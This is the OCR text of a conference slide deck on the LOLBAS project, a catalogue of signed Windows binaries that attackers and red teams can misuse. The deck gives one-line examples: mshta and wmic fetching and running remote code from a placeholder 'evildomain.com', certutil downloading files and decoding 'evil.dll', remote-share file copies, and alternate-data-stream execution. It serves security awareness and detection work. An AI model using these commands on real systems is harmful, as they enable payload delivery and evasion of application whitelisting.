
Version 1.0 – Lessons learned

- Acknowledge contributions == awesome!
- The project sparked interest (more than I anticipated)
- Takes a lot of time
  - Time on this == less time to do research
- Great interest!

Version 1.0 - Lessons learned



Version 1.0 - Lessons learned



Version 2.0

- YML all the things
- Attempt to make it re-useable

- New location

https://github.com/LOLBAS-Project/LOLBAS

Version 2.1 – Release today

- All files YML based
- More categories
- Mitre mapping
- Detection details
- Better definition of LOLBAS candidate requirements
- Api0cradle LOLBAS will no longer be maintained – (Will add redirect message and link on the GitHub page)

Version 2.1 - Definition

- Must be a Microsoft signed file. (Native to the OS or downloaded from Microsoft site)
  - Excluded 3rd party bins
- Only extra "unexpected" functionality is interesting (Original intent and/or utility…not so much)
  - Exceptions are Application Whitelisting bypasses
- Primary focus is on functionality stuff that may be leveraged by APTs or Red Teams

Version 2.1 - Release today

Framework «borrowed» from gtfobins! - THANK YOU!

https://gtfobins.github.io/ ← THIS IS SO COOL!

LOLBAS WEB PORTAL:

- https://lolbas-project.github.io/
- http://lolbas-project.com

Future work

- Better sub categorization
  - Spawn other process
  - Signed vs unsigned
- Project in Database format
- LOLBin GUID
- Split command into main command + parameters

Future work

- Suggestions from you?
  - Post it on Slack channel
  - Twitter
  - Create issue on Github

How to find a LOLBin?

Don't ask what a binary can do.
Instead ask, what can you make it do!

How to find a LOLBin?

- See if it has hidden features
  - Command.exe /? or strings.exe
  - Google it
  - Reverse it
- Use existing features to do other stuff?

```
C:\Users\oddva>forfiles /?

FORFILES [/P pathname] [/M searchmask] [/S]
         [/C command] [/D [+ | -] {dd.MM.yyyy | dd}]

Description:
    Selects a file (or set of files) and executes a
    command on that file. This is helpful for batch jobs.

Parameter List:
    /P    pathname      Indicates the path to start searching.
                        The default folder is the current working
                        directory (.).

    /M    searchmask    Searches files according to a searchmask.
                        The default searchmask is '*' .

    /S                  Instructs forfiles to recurse into
                        subdirectories. Like "DIR /S".

    /C    command       Indicates the command to execute for each file.
                        Command strings should be wrapped in double
                        quotes.

                        The default command is "cmd /c echo @file".

                        The following variables can be used in the
                        command string:
```


How to find a LOLBin?

- List out all binaries
- Dir /s c:\windows*.exe > allEXE.txt

- Try one by one

How to find a LOLBin?


- Expand.exe



How to find a LOLBin?

Let us try:

Expand.exe c:\temp3\autoruns.exe c:\temp2\autoruns.exe



How to find a LOLBin?

Let us try:

Expand.exe \\live.sysinterals.com\tools\autoruns.exe c:\temp2\autoruns.exe

```
C:\temp3>expand.exe \\live.sysinternals.com\tools\autoruns.exe c:\temp2\autoruns.exe
Microsoft (R) File Expansion Utility
Copyright (c) Microsoft Corporation. All rights reserved.

Copying \\live.sysinternals.com\tools\autoruns.exe to c:\temp2\autoruns.exe.
\\live.sysinternals.com\tools\autoruns.exe: 731200 bytes copied.
```

How to find a LOLBin?

I look for:

- Command/Code execution (especially AWL bypass opportunities)
- Compile code
- Download / Upload / Copy possibillity
- Alternate data streams (my fetish)*
- Hidden Powershell hosts
- Encode/Decode stuff
- Credentials / Surveillance

* https://gist.github.com/api0cradle/cdd2d0d0ec9abb686f0e89306e277b8f

* Walter Legowski @sadprocessor

Examples - Rundll32.exe

Rundll32.exe command syntax:

```
Rundll32.exe DLL_NAME,Entry_Point Optional_Argument
```

DLL_NAME

If it's not specified in full path, Rundll32 will search for the given DLL file-name in the Windows directories that defined in %PATH% environment variable. To ensure the correct DLL is called, it's recommended to specify it in full path. Try not to use long file name, e.g. convert C:\"program files" to "C:\progra~1". Also, take note that the comma "," is mandatory in between DLL_NAME and ENTRY_POINT!

Entry_Point

The name of the exported function, that's special written to be called by Rundll32.exe

Optional Argument

Non-compulsory function switches to be passed in for execution.

Examples - Rundll32.exe

rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";alert('I%20Love%20DerbyCon!');

Examples - MSHTA.exe

Primitive: Mshta.exe

04/14/2010 • 2 minutes to read

The Primitive: Mshta.exe component provides the Microsoft HTML Application Host, which allows execution of .HTA (HTML Application) files.

Services

There are no services associated with this component.

Associated Components

No other components interact with this component.

Examples - MSHTA.exe

```
mshta.exe javascript:alert('ICE%20ICE%20BABY')
Mshta.exe https://evildomain.com/folder/code.hta
```

Examples - WMIC.exe

wmic

05/31/2018 • 5 minutes to read

The WMI command-line (WMIC) utility provides a command-line interface for WMI. WMIC is compatible with existing shells and utility commands. The following is a general reference topic for wmic. For more information and guidelines on how to use mic, including additional information on aliases, verbs, switches, and commands, see Using Windows Management Instrumentation Command-line and WMIC - Take Command-line Control over WMI.

Alias

An alias is a friendly renaming of a class, property, or method that makes WMI easier to use and read. You can determine what aliases are available for WMIC through the **/?** command. You can also determine the aliases for a specific class using the **/?** command. For more information, see WMIC Aliases.

Switches

A switch is a WMIC option you can set globally or optionally. For a list of available switches, see WMIC Switches.

Examples - WMIC.exe

```
Wmic process get brief
/format:"https://evildomain.com/folder/code.xsl"
```

Examples - MSBuild.exe

MSBuild

11/04/2016 • 9 minutes to read • Contributors all

The Microsoft Build Engine is a platform for building applications. This engine, which is also known as MSBuild, provides an XML schema for a project file that controls how the build platform processes and builds software. Visual Studio uses MSBuild, but it doesn't depend on Visual Studio. By invoking msbuild.exe on your project or solution file, you can orchestrate and build products in environments where Visual Studio isn't installed.

Using MSBuild at a Command Prompt

To run MSBuild at a command prompt, pass a project file to MSBuild.exe, together with the appropriate command-line options. Command-line options let you set properties, execute specific targets, and set other options that control the build process. For example, you would use the following command-line syntax to build the file `MyProj.proj` with the `Configuration` property set to `Debug`.

Copy

```
MSBuild.exe MyProj.proj /property:Configuration=Debug
```

Examples - MSBuilde.exe

MSbuild.exe pshell.xml

Examples - Extrac32.exe

```
extrac32 /Y /C \\10.10.10.10\share\test.txt C:\fldr\test.txt
```

Examples - Certutil.exe

certutil.exe -urlcache -split -f http://7-zip.org/a/7z1604-x64.exe 7zip.exe


certutil.exe /decode base64kodetfil.txt evil.dll

Examples - Print.exe

```
print /D:C:\OutFolder\outfile.exe \\WebDavServer\Folder\File.exe
```

Examples - Bginfo.exe

Create bgi files that runs Vbscripts



Examples - Alternate data stream

Type c:\folder\ha.exe > c:\windows\tracing\test.txt:ha.exe

AppVLP.exe c:\windows\tracing\test.txt:ha.exe


ANY
QUESTIONS?

Special thanks

DerbyCon for having me!

Adam Nadrowski - @_sup_mane -- Logos!

The person that bought lolbins.com - Still owe you a beer!

@bohops for registering lolbas-project.com & QA my PPT

All contributions and disussions from the community

THANK YOU!

@oddvarmoe

https://Oddvar.moe